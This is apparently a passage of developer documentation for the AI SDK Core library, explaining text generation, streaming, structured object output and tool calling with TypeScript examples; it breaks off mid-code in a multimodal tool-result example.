Ready to upgrade from AI SDK 4.x to 5.0 Beta? We created a comprehensive migration guide to help you through the process.
The migration involves several key changes:
- Updated message format with
UIMessageandModelMessagetypes - New
useChatarchitecture with transport system - New streaming protocol with Server-Sent Events
- Improved type safety and developer experience
View the complete Migration Guide →
The migration guide includes:
- Step-by-step upgrade instructions
- Detailed examples for each breaking change
- Best practices for adopting new features
title: Overview description: An overview of AI SDK Core.
AI SDK Core
Large Language Models (LLMs) are advanced programs that can understand, create, and engage with human language on a large scale. They are trained on vast amounts of written material to recognize patterns in language and predict what might come next in a given piece of text.
AI SDK Core simplifies working with LLMs by offering a standardized way of integrating them into your app - so you can focus on building great AI applications for your users, not waste time on technical details.
For example, here’s how you can generate text with various models using the AI SDK:
AI SDK Core Functions
AI SDK Core has various functions designed for text generation, structured data generation, and tool usage. These functions take a standardized approach to setting up prompts and settings, making it easier to work with different models.
generateText: Generates text and tool calls. This function is ideal for non-interactive use cases such as automation tasks where you need to write text (e.g. drafting email or summarizing web pages) and for agents that use tools.streamText: Stream text and tool calls. You can use thestreamTextfunction for interactive use cases such as chat bots and content streaming.generateObject: Generates a typed, structured object that matches a Zod schema. You can use this function to force the language model to return structured data, e.g. for information extraction, synthetic data generation, or classification tasks.streamObject: Stream a structured object that matches a Zod schema. You can use this function to stream generated UIs.
API Reference
Please check out the AI SDK Core API Reference for more details on each function.
title: Generating Text description: Learn how to generate text with the AI SDK.
Generating and Streaming Text
Large language models (LLMs) can generate text in response to a prompt, which can contain instructions and information to process. For example, you can ask a model to come up with a recipe, draft an email, or summarize a document.
The AI SDK Core provides two functions to generate text and stream it from LLMs:
generateText: Generates text for a given prompt and model.streamText: Streams text from a given prompt and model.
Advanced LLM features such as tool calling and structured data generation are built on top of text generation.
generateText
You can generate text using the generateText function. This function is ideal for non-interactive use cases where you need to write text (e.g. drafting email or summarizing web pages) and for agents that use tools.
import { generateText } from 'ai';
const { text } = await generateText({
model: yourModel,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can use more advanced prompts to generate text with more complex instructions and content:
import { generateText } from 'ai';
const { text } = await generateText({
model: yourModel,
system:
'You are a professional writer. ' +
'You write simple, clear, and concise content.',
prompt: `Summarize the following article in 3-5 sentences: ${article}`,
});
The result object of generateText contains several promises that resolve when all required data is available:
result.text: The generated text.result.reasoning: The reasoning text of the model (only available for some models).result.sources: Sources that have been used as input to generate the response (only available for some models).result.finishReason: The reason the model finished generating text.result.usage: The usage of the model during text generation.
Accessing response headers & body
Sometimes you need access to the full response from the model provider, e.g. to access some provider-specific headers or body content.
You can access the raw response headers and body using the response property:
import { generateText } from 'ai';
const result = await generateText({
// ...
});
console.log(JSON.stringify(result.response.headers, null, 2));
console.log(JSON.stringify(result.response.body, null, 2));
streamText
Depending on your model and prompt, it can take a large language model (LLM) up to a minute to finish generating its response. This delay can be unacceptable for interactive use cases such as chatbots or real-time applications, where users expect immediate responses.
AI SDK Core provides the streamText function which simplifies streaming text from LLMs:
import { streamText } from 'ai';
const result = streamText({
model: yourModel,
prompt: 'Invent a new holiday and describe its traditions.',
});
// example: use textStream as an async iterable
for await (const textPart of result.textStream) {
console.log(textPart);
}
You can use streamText on its own or in combination with AI SDK
UI and AI SDK
RSC.
The result object contains several helper functions to make the integration into AI SDK UI easier:
result.toDataStreamResponse(): Creates a data stream HTTP response (with tool calls etc.) that can be used in a Next.js App Router API route.result.pipeDataStreamToResponse(): Writes data stream delta output to a Node.js response-like object.result.toTextStreamResponse(): Creates a simple text stream HTTP response.result.pipeTextStreamToResponse(): Writes text delta output to a Node.js response-like object.
It also provides several promises that resolve when the stream is finished:
result.text: The generated text.result.reasoning: The reasoning text of the model (only available for some models).result.sources: Sources that have been used as input to generate the response (only available for some models).result.finishReason: The reason the model finished generating text.result.usage: The usage of the model during text generation.
onError callback
streamText immediately starts streaming to enable sending data without waiting for the model.
Errors become part of the stream and are not thrown to prevent e.g. servers from crashing.
To log errors, you can provide an onError callback that is triggered when an error occurs.
import { streamText } from 'ai';
const result = streamText({
model: yourModel,
prompt: 'Invent a new holiday and describe its traditions.',
onError({ error }) {
console.error(error); // your error logging logic here
},
});
onChunk callback
When using streamText, you can provide an onChunk callback that is triggered for each chunk of the stream.
It receives the following chunk types:
text-deltareasoningsourcetool-calltool-resulttool-call-streaming-start(whentoolCallStreamingis enabled)tool-call-delta(whentoolCallStreamingis enabled)
import { streamText } from 'ai';
const result = streamText({
model: yourModel,
prompt: 'Invent a new holiday and describe its traditions.',
onChunk({ chunk }) {
// implement your own logic here, e.g.:
if (chunk.type === 'text-delta') {
console.log(chunk.text);
}
},
});
onFinish callback
When using streamText, you can provide an onFinish callback that is triggered when the stream is finished (
API Reference
).
It contains the text, usage information, finish reason, messages, and more:
import { streamText } from 'ai';
const result = streamText({
model: yourModel,
prompt: 'Invent a new holiday and describe its traditions.',
onFinish({ text, finishReason, usage, response }) {
// your own logic, e.g. for saving the chat history or recording usage
const messages = response.messages; // messages that were generated
},
});
fullStream property
You can read a stream with all events using the fullStream property.
This can be useful if you want to implement your own UI or handle the stream in a different way.
Here is an example of how to use the fullStream property:
import { streamText } from 'ai';
import { z } from 'zod';
const result = streamText({
model: yourModel,
tools: {
cityAttractions: {
parameters: z.object({ city: z.string() }),
execute: async ({ city }) => ({
attractions: ['attraction1', 'attraction2', 'attraction3'],
}),
},
},
prompt: 'What are some San Francisco tourist attractions?',
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'text-delta': {
// handle text delta here
break;
}
case 'reasoning': {
// handle reasoning here
break;
}
case 'source': {
// handle source here
break;
}
case 'tool-call': {
switch (part.toolName) {
case 'cityAttractions': {
// handle tool call here
break;
}
}
break;
}
case 'tool-result': {
switch (part.toolName) {
case 'cityAttractions': {
// handle tool result here
break;
}
}
break;
}
case 'finish': {
// handle finish here
break;
}
case 'error': {
// handle error here
break;
}
}
}
Stream transformation
You can use the experimental_transform option to transform the stream.
This is useful for e.g. filtering, changing, or smoothing the text stream.
The transformations are applied before the callbacks are invoked and the promises are resolved.
If you e.g. have a transformation that changes all text to uppercase, the onFinish callback will receive the transformed text.
Smoothing streams
The AI SDK Core provides a smoothStream function that
can be used to smooth out text streaming.
import { smoothStream, streamText } from 'ai';
const result = streamText({
model,
prompt,
experimental_transform: smoothStream(),
});
Custom transformations
You can also implement your own custom transformations. The transformation function receives the tools that are available to the model, and returns a function that is used to transform the stream. Tools can either be generic or limited to the tools that you are using.
Here is an example of how to implement a custom transformation that converts all text to uppercase:
const upperCaseTransform =
<TOOLS extends ToolSet>() =>
(options: { tools: TOOLS; stopStream: () => void }) =>
new TransformStream<TextStreamPart<TOOLS>, TextStreamPart<TOOLS>>({
transform(chunk, controller) {
controller.enqueue(
// for text-delta chunks, convert the text to uppercase:
chunk.type === 'text-delta'
? { ...chunk, textDelta: chunk.textDelta.toUpperCase() }
: chunk,
);
},
});
You can also stop the stream using the stopStream function.
This is e.g. useful if you want to stop the stream when model guardrails are violated, e.g. by generating inappropriate content.
When you invoke stopStream, it is important to simulate the step-finish and finish events to guarantee that a well-formed stream is returned
and all callbacks are invoked.
const stopWordTransform =
<TOOLS extends ToolSet>() =>
({ stopStream }: { stopStream: () => void }) =>
new TransformStream<TextStreamPart<TOOLS>, TextStreamPart<TOOLS>>({
// note: this is a simplified transformation for testing;
// in a real-world version more there would need to be
// stream buffering and scanning to correctly emit prior text
// and to detect all STOP occurrences.
transform(chunk, controller) {
if (chunk.type !== 'text-delta') {
controller.enqueue(chunk);
return;
}
if (chunk.textDelta.includes('STOP')) {
// stop the stream
stopStream();
// simulate the step-finish event
controller.enqueue({
type: 'step-finish',
finishReason: 'stop',
logprobs: undefined,
usage: {
completionTokens: NaN,
promptTokens: NaN,
totalTokens: NaN,
},
request: {},
response: {
id: 'response-id',
modelId: 'mock-model-id',
timestamp: new Date(0),
},
warnings: [],
isContinued: false,
});
// simulate the finish event
controller.enqueue({
type: 'finish',
finishReason: 'stop',
logprobs: undefined,
usage: {
completionTokens: NaN,
promptTokens: NaN,
totalTokens: NaN,
},
response: {
id: 'response-id',
modelId: 'mock-model-id',
timestamp: new Date(0),
},
});
return;
}
controller.enqueue(chunk);
},
});
Multiple transformations
You can also provide multiple transformations. They are applied in the order they are provided.
const result = streamText({
model,
prompt,
experimental_transform: [firstTransform, secondTransform],
});
Sources
Some providers such as Perplexity and Google Generative AI include sources in the response.
Currently sources are limited to web pages that ground the response.
You can access them using the sources property of the result.
Each url source contains the following properties:
id: The ID of the source.url: The URL of the source.title: The optional title of the source.providerMetadata: Provider metadata for the source.
When you use generateText, you can access the sources using the sources property:
const result = await generateText({
model: google('gemini-2.0-flash-exp', { useSearchGrounding: true }),
prompt: 'List the top 5 San Francisco news from the past week.',
});
for (const source of result.sources) {
if (source.sourceType === 'url') {
console.log('ID:', source.id);
console.log('Title:', source.title);
console.log('URL:', source.url);
console.log('Provider metadata:', source.providerMetadata);
console.log();
}
}
When you use streamText, you can access the sources using the fullStream property:
const result = streamText({
model: google('gemini-2.0-flash-exp', { useSearchGrounding: true }),
prompt: 'List the top 5 San Francisco news from the past week.',
});
for await (const part of result.fullStream) {
if (part.type === 'source' && part.source.sourceType === 'url') {
console.log('ID:', part.source.id);
console.log('Title:', part.source.title);
console.log('URL:', part.source.url);
console.log('Provider metadata:', part.source.providerMetadata);
console.log();
}
}
The sources are also available in the result.sources promise.
Generating Long Text
Most language models have an output limit that is much shorter than their context window. This means that you cannot generate long text in one go, but it is possible to add responses back to the input and continue generating to create longer text.
generateText and streamText support such continuations for long text generation using the experimental continueSteps setting:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const {
text, // combined text
usage, // combined usage of all steps
} = await generateText({
model: openai('gpt-4o'), // 4096 output tokens
maxSteps: 5, // enable multi-step calls
experimental_continueSteps: true,
prompt:
'Write a book about Roman history, ' +
'from the founding of the city of Rome ' +
'to the fall of the Western Roman Empire. ' +
'Each chapter MUST HAVE at least 1000 words.',
});
Examples
You can see generateText and streamText in action using various frameworks in the following examples:
generateText
<ExampleLinks examples={[ { title: 'Learn to generate text in Node.js', link: '/examples/node/generating-text/generate-text', }, { title: 'Learn to generate text in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/generating-text', }, { title: 'Learn to generate text in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/generating-text', }, ]} />
streamText
<ExampleLinks examples={[ { title: 'Learn to stream text in Node.js', link: '/examples/node/generating-text/stream-text', }, { title: 'Learn to stream text in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/streaming-text-generation', }, { title: 'Learn to stream text in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/streaming-text-generation', }, ]} />
title: Generating Structured Data description: Learn how to generate structured data with the AI SDK.
Generating Structured Data
While text generation can be useful, your use case will likely call for generating structured data. For example, you might want to extract information from text, classify data, or generate synthetic data.
Many language models are capable of generating structured data, often defined as using "JSON modes" or "tools". However, you need to manually provide schemas and then validate the generated data as LLMs can produce incorrect or incomplete structured data.
The AI SDK standardises structured object generation across model providers
with the generateObject
and streamObject functions.
You can use both functions with different output strategies, e.g. array, object, or no-schema,
and with different generation modes, e.g. auto, tool, or json.
You can use Zod schemas, Valibot, or JSON schemas to specify the shape of the data that you want,
and the AI model will generate data that conforms to that structure.
Generate Object
The generateObject generates structured data from a prompt.
The schema is also used to validate the generated data, ensuring type safety and correctness.
import { generateObject } from 'ai';
import { z } from 'zod';
const { object } = await generateObject({
model: yourModel,
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
Accessing response headers & body
Sometimes you need access to the full response from the model provider, e.g. to access some provider-specific headers or body content.
You can access the raw response headers and body using the response property:
import { generateText } from 'ai';
const result = await generateText({
// ...
});
console.log(JSON.stringify(result.response.headers, null, 2));
console.log(JSON.stringify(result.response.body, null, 2));
Stream Object
Given the added complexity of returning structured data, model response time can be unacceptable for your interactive use case.
With the streamObject function, you can stream the model's response as it is generated.
import { streamObject } from 'ai';
const { partialObjectStream } = streamObject({
// ...
});
// use partialObjectStream as an async iterable
for await (const partialObject of partialObjectStream) {
console.log(partialObject);
}
You can use streamObject to stream generated UIs in combination with React Server Components (see Generative UI)) or the useObject hook.
See streamObject in action with these examples
onError callback
streamObject immediately starts streaming.
Errors become part of the stream and are not thrown to prevent e.g. servers from crashing.
To log errors, you can provide an onError callback that is triggered when an error occurs.
import { streamObject } from 'ai';
const result = streamObject({
// ...
onError({ error }) {
console.error(error); // your error logging logic here
},
});
Output Strategy
You can use both functions with different output strategies, e.g. array, object, or no-schema.
Object
The default output strategy is object, which returns the generated data as an object.
You don't need to specify the output strategy if you want to use the default.
Array
If you want to generate an array of objects, you can set the output strategy to array.
When you use the array output strategy, the schema specifies the shape of an array element.
With streamObject, you can also stream the generated array elements using elementStream.
import { openai } from '@ai-sdk/openai';
import { streamObject } from 'ai';
import { z } from 'zod';
const { elementStream } = streamObject({
model: openai('gpt-4-turbo'),
output: 'array',
schema: z.object({
name: z.string(),
class: z
.string()
.describe('Character class, e.g. warrior, mage, or thief.'),
description: z.string(),
}),
prompt: 'Generate 3 hero descriptions for a fantasy role playing game.',
});
for await (const hero of elementStream) {
console.log(hero);
}
Enum
If you want to generate a specific enum value, e.g. for classification tasks,
you can set the output strategy to enum
and provide a list of possible values in the enum parameter.
Enum output is only available with generateObject.
import { generateObject } from 'ai';
const { object } = await generateObject({
model: yourModel,
output: 'enum',
enum: ['action', 'comedy', 'drama', 'horror', 'sci-fi'],
prompt:
'Classify the genre of this movie plot: ' +
'"A group of astronauts travel through a wormhole in search of a ' +
'new habitable planet for humanity."',
});
No Schema
In some cases, you might not want to use a schema,
for example when the data is a dynamic user request.
You can use the output setting to set the output format to no-schema in those cases
and omit the schema parameter.
import { openai } from '@ai-sdk/openai';
import { generateObject } from 'ai';
const { object } = await generateObject({
model: openai('gpt-4-turbo'),
output: 'no-schema',
prompt: 'Generate a lasagna recipe.',
});
Generation Mode
While some models (like OpenAI) natively support object generation, others require alternative methods, like modified tool calling. The generateObject function allows you to specify the method it will use to return structured data.
auto: The provider will choose the best mode for the model. This recommended mode is used by default.tool: A tool with the JSON schema as parameters is provided and the provider is instructed to use it.json: The response format is set to JSON when supported by the provider, e.g. via json modes or grammar-guided generation. If grammar-guided generation is not supported, the JSON schema and instructions to generate JSON that conforms to the schema are injected into the system prompt.
Schema Name and Description
You can optionally specify a name and description for the schema. These are used by some providers for additional LLM guidance, e.g. via tool or schema name.
import { generateObject } from 'ai';
import { z } from 'zod';
const { object } = await generateObject({
model: yourModel,
schemaName: 'Recipe',
schemaDescription: 'A recipe for a dish.',
schema: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
prompt: 'Generate a lasagna recipe.',
});
Error Handling
When generateObject cannot generate a valid object, it throws a AI_NoObjectGeneratedError.
This error occurs when the AI provider fails to generate a parsable object that conforms to the schema. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated a response that could not be parsed.
- The model generated a response that could not be validated against the schema.
The error preserves the following information to help you log the issue:
text: The text that was generated by the model. This can be the raw text or the tool call text, depending on the object generation mode.response: Metadata about the language model response, including response id, timestamp, and model.usage: Request token usage.cause: The cause of the error (e.g. a JSON parsing error). You can use this for more detailed error handling.
import { generateObject, NoObjectGeneratedError } from 'ai';
try {
await generateObject({ model, schema, prompt });
} catch (error) {
if (NoObjectGeneratedError.isInstance(error)) {
console.log('NoObjectGeneratedError');
console.log('Cause:', error.cause);
console.log('Text:', error.text);
console.log('Response:', error.response);
console.log('Usage:', error.usage);
}
}
Repairing Invalid or Malformed JSON
Sometimes the model will generate invalid or malformed JSON.
You can use the repairText function to attempt to repair the JSON.
It receives the error, either a JSONParseError or a TypeValidationError,
and the text that was generated by the model.
You can then attempt to repair the text and return the repaired text.
import { generateObject } from 'ai';
const { object } = await generateObject({
model,
schema,
prompt,
experimental_repairText: async ({ text, error }) => {
// example: add a closing brace to the text
return text + '}';
},
});
Structured outputs with generateText and streamText
You can generate structured data with generateText and streamText by using the experimental_output setting.
generateText
// experimental_output is a structured object that matches the schema:
const { experimental_output } = await generateText({
// ...
experimental_output: Output.object({
schema: z.object({
name: z.string(),
age: z.number().nullable().describe('Age of the person.'),
contact: z.object({
type: z.literal('email'),
value: z.string(),
}),
occupation: z.object({
type: z.literal('employed'),
company: z.string(),
position: z.string(),
}),
}),
}),
prompt: 'Generate an example person for testing.',
});
streamText
// experimental_partialOutputStream contains generated partial objects:
const { experimental_partialOutputStream } = await streamText({
// ...
experimental_output: Output.object({
schema: z.object({
name: z.string(),
age: z.number().nullable().describe('Age of the person.'),
contact: z.object({
type: z.literal('email'),
value: z.string(),
}),
occupation: z.object({
type: z.literal('employed'),
company: z.string(),
position: z.string(),
}),
}),
}),
prompt: 'Generate an example person for testing.',
});
More Examples
You can see generateObject and streamObject in action using various frameworks in the following examples:
generateObject
<ExampleLinks examples={[ { title: 'Learn to generate objects in Node.js', link: '/examples/node/generating-structured-data/generate-object', }, { title: 'Learn to generate objects in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/generating-object', }, { title: 'Learn to generate objects in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/generating-object', }, ]} />
streamObject
<ExampleLinks examples={[ { title: 'Learn to stream objects in Node.js', link: '/examples/node/streaming-structured-data/stream-object', }, { title: 'Learn to stream objects in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/streaming-object-generation', }, { title: 'Learn to stream objects in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/streaming-object-generation', }, ]} />
title: Tool Calling description: Learn about tool calling and multi-step calls (using maxSteps) with AI SDK Core.
Tool Calling
As covered under Foundations, tools are objects that can be called by the model to perform a specific task. AI SDK Core tools contain three elements:
description: An optional description of the tool that can influence when the tool is picked.parameters: A Zod schema or a JSON schema that defines the parameters. The schema is consumed by the LLM, and also used to validate the LLM tool calls.execute: An optional async function that is called with the arguments from the tool call. It produces a value of typeRESULT(generic type). It is optional because you might want to forward tool calls to the client or to a queue instead of executing them in the same process.
The tools parameter of generateText and streamText is an object that has the tool names as keys and the tools as values:
import { z } from 'zod';
import { generateText, tool } from 'ai';
const result = await generateText({
model: yourModel,
tools: {
weather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
prompt: 'What is the weather in San Francisco?',
});
Tool calling is not restricted to only text generation. You can also use it to render user interfaces (Generative UI).
Multi-Step Calls (using maxSteps)
With the maxSteps setting, you can enable multi-step calls in generateText and streamText. When maxSteps is set to a number greater than 1 and the model generates a tool call, the AI SDK will trigger a new generation passing in the tool result until there
are no further tool calls or the maximum number of tool steps is reached.
By default, when you use generateText or streamText, it triggers a single generation (maxSteps: 1). This works well for many use cases where you can rely on the model's training data to generate a response. However, when you provide tools, the model now has the choice to either generate a normal text response, or generate a tool call. If the model generates a tool call, it's generation is complete and that step is finished.
You may want the model to generate text after the tool has been executed, either to summarize the tool results in the context of the users query. In many cases, you may also want the model to use multiple tools in a single response. This is where multi-step calls come in.
You can think of multi-step calls in a similar way to a conversation with a human. When you ask a question, if the person does not have the requisite knowledge in their common knowledge (a model's training data), the person may need to look up information (use a tool) before they can provide you with an answer. In the same way, the model may need to call a tool to get the information it needs to answer your question where each generation (tool call or text generation) is a step.
Example
In the following example, there are two steps:
- Step 1
- The prompt
'What is the weather in San Francisco?'is sent to the model. - The model generates a tool call.
- The tool call is executed.
- The prompt
- Step 2
- The tool result is sent to the model.
- The model generates a response considering the tool result.
import { z } from 'zod';
import { generateText, tool } from 'ai';
const { text, steps } = await generateText({
model: yourModel,
tools: {
weather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
maxSteps: 5, // allow up to 5 steps
prompt: 'What is the weather in San Francisco?',
});
You can use streamText in a similar way.
Steps
To access intermediate tool calls and results, you can use the steps property in the result object
or the streamText onFinish callback.
It contains all the text, tool calls, tool results, and more from each step.
Example: Extract tool results from all steps
import { generateText } from 'ai';
const { steps } = await generateText({
model: openai('gpt-4-turbo'),
maxSteps: 10,
// ...
});
// extract all tool calls from the steps:
const allToolCalls = steps.flatMap(step => step.toolCalls);
onStepFinish callback
When using generateText or streamText, you can provide an onStepFinish callback that
is triggered when a step is finished,
i.e. all text deltas, tool calls, and tool results for the step are available.
When you have multiple steps, the callback is triggered for each step.
import { generateText } from 'ai';
const result = await generateText({
// ...
onStepFinish({ text, toolCalls, toolResults, finishReason, usage }) {
// your own logic, e.g. for saving the chat history or recording usage
},
});
experimental_prepareStep callback
The experimental_prepareStep callback is called before a step is started.
It is called with the following parameters:
model: The model that was passed intogenerateText.maxSteps: The maximum number of steps that was passed intogenerateText.stepNumber: The number of the step that is being executed.steps: The steps that have been executed so far.
You can use it to provide different settings for a step.
import { generateText } from 'ai';
const result = await generateText({
// ...
experimental_prepareStep: async ({ model, stepNumber, maxSteps, steps }) => {
if (stepNumber === 0) {
return {
// use a different model for this step:
model: modelForThisParticularStep,
// force a tool choice for this step:
toolChoice: { type: 'tool', toolName: 'tool1' },
// limit the tools that are available for this step:
experimental_activeTools: ['tool1'],
};
}
// when nothing is returned, the default settings are used
},
});
Response Messages
Adding the generated assistant and tool messages to your conversation history is a common task, especially if you are using multi-step tool calls.
Both generateText and streamText have a response.messages property that you can use to
add the assistant and tool messages to your conversation history.
It is also available in the onFinish callback of streamText.
The response.messages property contains an array of CoreMessage objects that you can add to your conversation history:
import { generateText } from 'ai';
const messages: CoreMessage[] = [
// ...
];
const { response } = await generateText({
// ...
messages,
});
// add the response messages to your conversation history:
messages.push(...response.messages); // streamText: ...((await response).messages)
Tool Choice
You can use the toolChoice setting to influence when a tool is selected.
It supports the following settings:
auto(default): the model can choose whether and which tools to call.required: the model must call a tool. It can choose which tool to call.none: the model must not call tools{ type: 'tool', toolName: string (typed) }: the model must call the specified tool
import { z } from 'zod';
import { generateText, tool } from 'ai';
const result = await generateText({
model: yourModel,
tools: {
weather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
toolChoice: 'required', // force the model to call a tool
prompt: 'What is the weather in San Francisco?',
});
Tool Execution Options
When tools are called, they receive additional options as a second parameter.
Tool Call ID
The ID of the tool call is forwarded to the tool execution. You can use it e.g. when sending tool-call related information with stream data.
import { StreamData, streamText, tool } from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const data = new StreamData();
const result = streamText({
// ...
messages,
tools: {
myTool: tool({
// ...
execute: async (args, { toolCallId }) => {
// return e.g. custom status for tool call
data.appendMessageAnnotation({
type: 'tool-status',
toolCallId,
status: 'in-progress',
});
// ...
},
}),
},
onFinish() {
data.close();
},
});
return result.toDataStreamResponse({ data });
}
Messages
The messages that were sent to the language model to initiate the response that contained the tool call are forwarded to the tool execution.
You can access them in the second parameter of the execute function.
In multi-step calls, the messages contain the text, tool calls, and tool results from all previous steps.
import { generateText, tool } from 'ai';
const result = await generateText({
// ...
tools: {
myTool: tool({
// ...
execute: async (args, { messages }) => {
// use the message history in e.g. calls to other language models
return something;
},
}),
},
});
Abort Signals
The abort signals from generateText and streamText are forwarded to the tool execution.
You can access them in the second parameter of the execute function and e.g. abort long-running computations or forward them to fetch calls inside tools.
import { z } from 'zod';
import { generateText, tool } from 'ai';
const result = await generateText({
model: yourModel,
abortSignal: myAbortSignal, // signal that will be forwarded to tools
tools: {
weather: tool({
description: 'Get the weather in a location',
parameters: z.object({ location: z.string() }),
execute: async ({ location }, { abortSignal }) => {
return fetch(
`https://api.weatherapi.com/v1/current.json?q=${location}`,
{ signal: abortSignal }, // forward the abort signal to fetch
);
},
}),
},
prompt: 'What is the weather in San Francisco?',
});
Types
Modularizing your code often requires defining types to ensure type safety and reusability. To enable this, the AI SDK provides several helper types for tools, tool calls, and tool results.
You can use them to strongly type your variables, function parameters, and return types
in parts of the code that are not directly related to streamText or generateText.
Each tool call is typed with ToolCall<NAME extends string, ARGS>, depending
on the tool that has been invoked.
Similarly, the tool results are typed with ToolResult<NAME extends string, ARGS, RESULT>.
The tools in streamText and generateText are defined as a ToolSet.
The type inference helpers ToolCallUnion<TOOLS extends ToolSet>
and ToolResultUnion<TOOLS extends ToolSet> can be used to
extract the tool call and tool result types from the tools.
import { openai } from '@ai-sdk/openai';
import { ToolCallUnion, ToolResultUnion, generateText, tool } from 'ai';
import { z } from 'zod';
const myToolSet = {
firstTool: tool({
description: 'Greets the user',
parameters: z.object({ name: z.string() }),
execute: async ({ name }) => `Hello, ${name}!`,
}),
secondTool: tool({
description: 'Tells the user their age',
parameters: z.object({ age: z.number() }),
execute: async ({ age }) => `You are ${age} years old!`,
}),
};
type MyToolCall = ToolCallUnion<typeof myToolSet>;
type MyToolResult = ToolResultUnion<typeof myToolSet>;
async function generateSomething(prompt: string): Promise<{
text: string;
toolCalls: Array<MyToolCall>; // typed tool calls
toolResults: Array<MyToolResult>; // typed tool results
}> {
return generateText({
model: openai('gpt-4o'),
tools: myToolSet,
prompt,
});
}
Handling Errors
The AI SDK has three tool-call related errors:
NoSuchToolError: the model tries to call a tool that is not defined in the tools objectInvalidToolArgumentsError: the model calls a tool with arguments that do not match the tool's parametersToolExecutionError: an error that occurred during tool executionToolCallRepairError: an error that occurred during tool call repair
generateText
generateText throws errors and can be handled using a try/catch block:
try {
const result = await generateText({
//...
});
} catch (error) {
if (NoSuchToolError.isInstance(error)) {
// handle the no such tool error
} else if (InvalidToolArgumentsError.isInstance(error)) {
// handle the invalid tool arguments error
} else if (ToolExecutionError.isInstance(error)) {
// handle the tool execution error
} else {
// handle other errors
}
}
streamText
streamText sends the errors as part of the full stream. The error parts contain the error object.
When using toDataStreamResponse, you can pass an getErrorMessage function to extract the error message from the error part and forward it as part of the data stream response:
const result = streamText({
// ...
});
return result.toDataStreamResponse({
getErrorMessage: error => {
if (NoSuchToolError.isInstance(error)) {
return 'The model tried to call a unknown tool.';
} else if (InvalidToolArgumentsError.isInstance(error)) {
return 'The model called a tool with invalid arguments.';
} else if (ToolExecutionError.isInstance(error)) {
return 'An error occurred during tool execution.';
} else {
return 'An unknown error occurred.';
}
},
});
Tool Call Repair
Language models sometimes fail to generate valid tool calls, especially when the parameters are complex or the model is smaller.
You can use the experimental_repairToolCall function to attempt to repair the tool call
with a custom function.
You can use different strategies to repair the tool call:
- Use a model with structured outputs to generate the arguments.
- Send the messages, system prompt, and tool schema to a stronger model to generate the arguments.
- Provide more specific repair instructions based on which tool was called.
Example: Use a model with structured outputs for repair
import { openai } from '@ai-sdk/openai';
import { generateObject, generateText, NoSuchToolError, tool } from 'ai';
const result = await generateText({
model,
tools,
prompt,
experimental_repairToolCall: async ({
toolCall,
tools,
parameterSchema,
error,
}) => {
if (NoSuchToolError.isInstance(error)) {
return null; // do not attempt to fix invalid tool names
}
const tool = tools[toolCall.toolName as keyof typeof tools];
const { object: repairedArgs } = await generateObject({
model: openai('gpt-4o', { structuredOutputs: true }),
schema: tool.parameters,
prompt: [
`The model tried to call the tool "${toolCall.toolName}"` +
` with the following arguments:`,
JSON.stringify(toolCall.args),
`The tool accepts the following schema:`,
JSON.stringify(parameterSchema(toolCall)),
'Please fix the arguments.',
].join('\n'),
});
return { ...toolCall, args: JSON.stringify(repairedArgs) };
},
});
Example: Use the re-ask strategy for repair
import { openai } from '@ai-sdk/openai';
import { generateObject, generateText, NoSuchToolError, tool } from 'ai';
const result = await generateText({
model,
tools,
prompt,
experimental_repairToolCall: async ({
toolCall,
tools,
error,
messages,
system,
}) => {
const result = await generateText({
model,
system,
messages: [
...messages,
{
role: 'assistant',
content: [
{
type: 'tool-call',
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
args: toolCall.args,
},
],
},
{
role: 'tool' as const,
content: [
{
type: 'tool-result',
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
result: error.message,
},
],
},
],
tools,
});
const newToolCall = result.toolCalls.find(
newToolCall => newToolCall.toolName === toolCall.toolName,
);
return newToolCall != null
? {
toolCallType: 'function' as const,
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
args: JSON.stringify(newToolCall.args),
}
: null;
},
});
Active Tools
Language models can only handle a limited number of tools at a time, depending on the model.
To allow for static typing using a large number of tools and limiting the available tools to the model at the same time,
the AI SDK provides the experimental_activeTools property.
It is an array of tool names that are currently active.
By default, the value is undefined and all tools are active.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text } = await generateText({
model: openai('gpt-4o'),
tools: myToolSet,
experimental_activeTools: ['firstTool'],
});
Multi-modal Tool Results
In order to send multi-modal tool results, e.g. screenshots, back to the model, they need to be converted into a specific format.
AI SDK Core tools have an optional experimental_toToolResultContent function
that converts the tool result into a content part.
Here is an example for converting a screenshot into a content part:
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20241022'),
tools: {
computer: anthropic.tools.computer_20241022({
// ...
async execute({ action, coordinate, text }) {
switch (action) {
case 'screenshot': {
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
experimental_toToolResultContent(result) {
return typeof result === 'string'
